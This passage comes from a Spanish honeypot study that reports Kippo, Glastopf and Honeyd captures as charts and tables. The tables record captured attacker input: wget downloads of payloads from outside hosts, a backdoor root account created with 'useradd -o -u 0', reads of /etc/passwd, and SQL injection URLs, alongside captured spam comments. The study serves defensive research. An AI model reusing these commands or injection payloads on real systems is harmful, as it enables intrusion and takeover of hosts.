


Figura 59: Kippo Successful Logins From Same Ip (Red Doméstica)




Figura 60: Kippo Most Probes per Day (Red Doméstica)




Figura 61: Kippo Probes per Day (Red Doméstica)




Figura 62: Kippo Probes per Week (Red Doméstica)




Figura 63: Kippo Top SSH Clients (Red Doméstica)




Figura 64: Kippo Human Activity Businest Day (Red Doméstica)




Figura 65: Kippo Human Activity per Day (Red Doméstica)




Figura 66: Kippo Human Activity per Week (Red Doméstica)




Figura 67: Kippo Top 10 Input Overall (Red Doméstica)




Figura 68: Kippo Top 10 Successful Input (Red Doméstica)




Figura 69: Kippo Top 10 Failed Input (Red Doméstica)




Figura 70: Kippo Number Connections per Unique Ip + Country Codes (Red Doméstica)

ID	Timestamp	Input	File link	Play Log	NoVirusThanks
1	2014-07-10 23:00:14	wget oper.altervista.org/b2.txt.altervista.org/b2.txt	http://anonym.to/?http://oper.altervista.org/b2.txt.altervista.org/b2.txt	Play	Scan File
2	2014-07-10 22:59:18	wget ovisan.altervista.org/b2.txt	http://anonym.to/?http://ovisan.altervista.org/b2.txt	Play	Scan File
3	2014-07-06 05:23:46	wget oper.altervista.org/b2.txt	http://anonym.to/?http://oper.altervista.org/b2.txt	Play	Scan File
4	2014-07-06 05:23:13	wget rename.altervista.org/s1.tgz	http://anonym.to/?http://rename.altervista.org/s1.tgz	Play	Scan File
5	2014-06-15 12:53:14	wget http://furnitureomagh.com/pass_file	http://anonym.to/?http://furnitureomagh.com/pass_file	Play	Scan File
6	2014-06-15 12:52:50	wget http://furnitureomagh.com/mfu.txt	http://anonym.to/?http://furnitureomagh.com/mfu.txt	Play	Scan File
7	2014-06-15 12:46:16	wget http://furnitureomagh.com/g.jpg	http://anonym.to/?http://furnitureomagh.com/g.jpg	Play	Scan File
8	2014-06-14 22:11:59	wget http://ovisan.altervista.org/run.tgz	http://anonym.to/?http://ovisan.altervista.org/run.tgz	Play	Scan File

Tabla 14: Kippo Top 10 wget Commands (Red Doméstica)

ID	Timestamp	Input	Play Log
1	Sunday, 06-Jul-2014, 05:23 AM	./autorun	Play
2	Sunday, 06-Jul-2014, 05:23 AM	./run	Play
3	Sunday, 15-Jun-2014, 14:18 PM	./gzip	Play
4	Sunday, 15-Jun-2014, 14:18 PM	./gzip start	Play
5	Sunday, 15-Jun-2014, 14:18 PM	./apachectl start	Play
6	Sunday, 15-Jun-2014, 12:53 PM	./scam 99	Play
7	Saturday, 14-Jun-2014, 22:12 PM	./start 100	Play

Tabla 15: Kippo Executed Scripts (Red Doméstica)

ID	Timestamp	Input	Play Log
1	Sunday, 06-Jul-2014, 05:23 AM	cd dev/shm	Play
2	Sunday, 15-Jun-2014, 14:18 PM	cat dnsdomainname	Play
3	Sunday, 15-Jun-2014, 14:14 PM	AddType application/x-httpd-php .php	Play
4	Sunday, 15-Jun-2014, 12:52 PM	cat >> mfu.txt	Play
5	Sunday, 15-Jun-2014, 12:43 PM	locate	Play
6	Sunday, 15-Jun-2014, 12:42 PM	echo "WinSCP: this is end-of-file:0"	Play
7	Sunday, 15-Jun-2014, 12:37 PM	useradd -o -u 0 toor	Play
8	Sunday, 15-Jun-2014, 12:37 PM	cat /etc/passwd	Play
9	Saturday, 14-Jun-2014, 22:10 PM	yum install screen	Play
10	Saturday, 14-Jun-2014, 22:10 PM	screen -r	Play

Tabla 16: Kippo Top 10 Interesting Commands (Red Doméstica)

ID	Timestamp	Input	Play Log
1	Thursday, 10-Jul-2014, 23:00 PM	apt-get install apache2	Play
2	Sunday, 15-Jun-2014, 14:12 PM	apt-get install php4-mysql php4-curl php4-gd	Play
3	Sunday, 15-Jun-2014, 14:11 PM	apt-get install libapache-mod-php4	Play
4	Sunday, 15-Jun-2014, 14:09 PM	apt-get install php5-mysql php5-curl	Play
5	Sunday, 15-Jun-2014, 14:08 PM	apt-get install php5-common libapache2-mod-php5 php5-cli	Play
6	Saturday, 14-Jun-2014, 22:10 PM	apt-get install screen	Play

Tabla 17: Kippo apt-get Commands (Red Doméstica)




Figura 71: Kippo Number Connections per Country (Red Doméstica)




Figura 72: Kippo Number Connections per Unique Ip + Country Codes Pie (Red Doméstica)

Figura 73: Kippo Attacks Google-Maps (Red Doméstica)




Figura 74: Kippo Attack Map (Red Doméstica)

2. Resultados en Glastopf

Fecha	Ip	Country	Pattern
2014-07-07 17:47:33	219.64.179.102	India	/modules/xoopsgallery/fiche_spectacle.php?id=%20union%20all%20select%20null%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2

			Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull%2Cnull--
2014-07-06 23:48:45	19.81.34.209	United States	/exchange/book_view.asp?bookid=999999.9+UnIoN+AlL+SeLeCt+0x393133353134353632312e39,0x393133353134353632322e39,0x39313335313435363232e39,0x393133353134353632342e39
2014-07-06 23:47:10	119.81.34.209	Egypt	/allmylinks/include/freedownload.asp?bookid=999999.9+UnIoN+AlL+SeLeCt+0x393133353134353632312e39
2014-07-06 16:14:32	23.97.101.240	United States	/exchange/book_view.asp?bookid=999999.9+UnIoN+AlL+SeLeCt+null,null,null,null,null,null--
014-07-06 07:02:27	128.199.164.64	Great Britain	/ppa/inc/newsone.php?id=(SeLeCt+1+FrOm(SeLeCt+count(*),CoNcAt((SeLeCt(SeLeCt+UnHeX(HeX(CoNcAt(char(33,126,33),0x4142433134355a5136324457514146504f4959434644,char(33,126,33)))))+FrOm+information_schema.TaBlEs+LiMiT+0,1),floor(rand(0)*2))x+FrOm+information_schema.TaBlEs+GrOuP+By+x)a)
2014-06-07 20:38:31	213.143.51.24	Spain	/style.css
2014-06-12 21:52:06	66.249.65.207	United States	/cgi-bin/wwwthreads/wwwthreads/wps/portal/principal.php?inc=
2014-06-14 12:49:59	66.249.64.31	United States	/html/logfile.htm
2014-06-15 05:39:42	66.249.79.27	United States	/db/search/email.xls
2014-06-15 13:51:30	66.249.79.27	United States	/cgi-bin/wwwthreads/wwwthreads/wps/portal/administrator/co

			mponents/com_a6mambocredits/webalizer

Tabla 18: Glastopf Top 10 Popular Events (Red Doméstica)

Nº Hits	Ip	Country
3291 hits	208.54.38.143	United States
2082 hits	23.98.145.246	United States
2077 hits	151.62.70.64	Italy
1887 hits	23.97.101.24	United States
1795 hits	62.113.232.176	Germany
1651 hits	118.98.94.7	Indonesia
1235 hits	178.169.87.8	Russian Federation
892 hits	23.102.134.7	United States
658 hits	23.98.145.24	United States
603 hits	66.249.78.79	United States

Tabla 19: Glastopf Top 10 Visitors (Red Doméstica)




Figura 75: Glastopf Top 10 Countries per Hits (Red Doméstica)




Figura 76: Glastopf Top 10 UserAgents per Hits (Red Doméstica)

[url=http://www.oasicana.it/louboutin.html]christian louboutin[/url]

[url=http://www.conyuriarte.com/img/coach-bags.html]Ã £ÂÂ³Ã£ÂÂ¼Ã£ÂÂ Ã£ÂÂ¢Ã£ÂÂ¦Ã£ÂÂÃ£ÂÂ¬Ã£ÂÂÃ£ÂÂ[/url]

Jordan Italia

---

ray ban predator australia sale http://www.discoballbreaker.com/ray-ban-predator-australia-c-17.html

I got myself photovault a few days ago and that i ought to state We are VERY happy by it.
The ipod touch touch's photo collection was reasonably shoddy for me...
THIS on the other hand is wonderful. I failed to very need the capacity to password points off of (though its neat)- privately I purchased the idea and so i may really plan my pictures and not having to take a seat on a computer as well as directories utilizing itunes (VERY inconvenient).

[url=http://www.1beatsbydrdre.net/]http://www.1beatsbydrdre.net/[/

999 A necessary element of every female wardrobe are her footwear.

---

seo plugin http://www.2014PandaSeo.com/

I found your weblog web site on google and examine a number of of your early posts. Proceed to maintain up the superb operate. I just extra up your RSS feed to my MSN Information Reader. In search of forward to studying extra from you afterward!

Figura 77: Glastopf Last Comments (Red Doméstica)




Figura 78: Glastopf Top 10 Event Patterns (Red Doméstica)

3. Resultados en Honeyd

3.1. Host Windows 2000 SP2




Figura 79: Honeyd-1 Connections by Protocol (Red Doméstica)




Figura 80: Honeyd-1 Connections by Protocol Pie (Red Doméstica)




Figura 81: Honeyd-1 Connections by Destination Ip (Red Doméstica)




Figura 82: Honeyd-1 Connections by Destination Ip Pie (Red Doméstica)




Figura 83: Honeyd-1 Top 10 Connections per Day (Red Doméstica)




Figura 84: Honeyd-1 Connections per Day (Red Doméstica)




Figura 85: Honeyd-1 Number Connections per Unique Ip (Red Doméstica)




Figura 86: Honeyd-1 Number Connections per Unique Ip Pie (Red Doméstica)




Figura 87: Honeyd-1 Number TCP Connections per Unique IP (Red Doméstica)




Figura 88: Honeyd-1 Number TCP Connections per Unique Ip Pie (Red Doméstica)




Figura 89: Honeyd-1 Number UDP Connections per Unique Ip (Red Doméstica)




Figura 90: Honeyd-1 Number UDP Connections per Unique Ip Pie (Red Doméstica)




Figura 91: Honeyd-1 Number ICMP Connections per Unique Ip (Red Doméstica)




Figura 92: Honeyd-1 Number ICMP Connections per Unique Ip Pie (Red Doméstica)




Figura 93: Honeyd-1 Hits per Port (Red Doméstica)




Figura 94: Honeyd-1 Number Connections per Unique Ip + Country Codes (Red Doméstica)




Figura 95: Honeyd-1 Number Connections per Unique Ip + Country Codes (Red Doméstica)




Figura 96: Honeyd-1 Number Connections per Country (Red Doméstica)

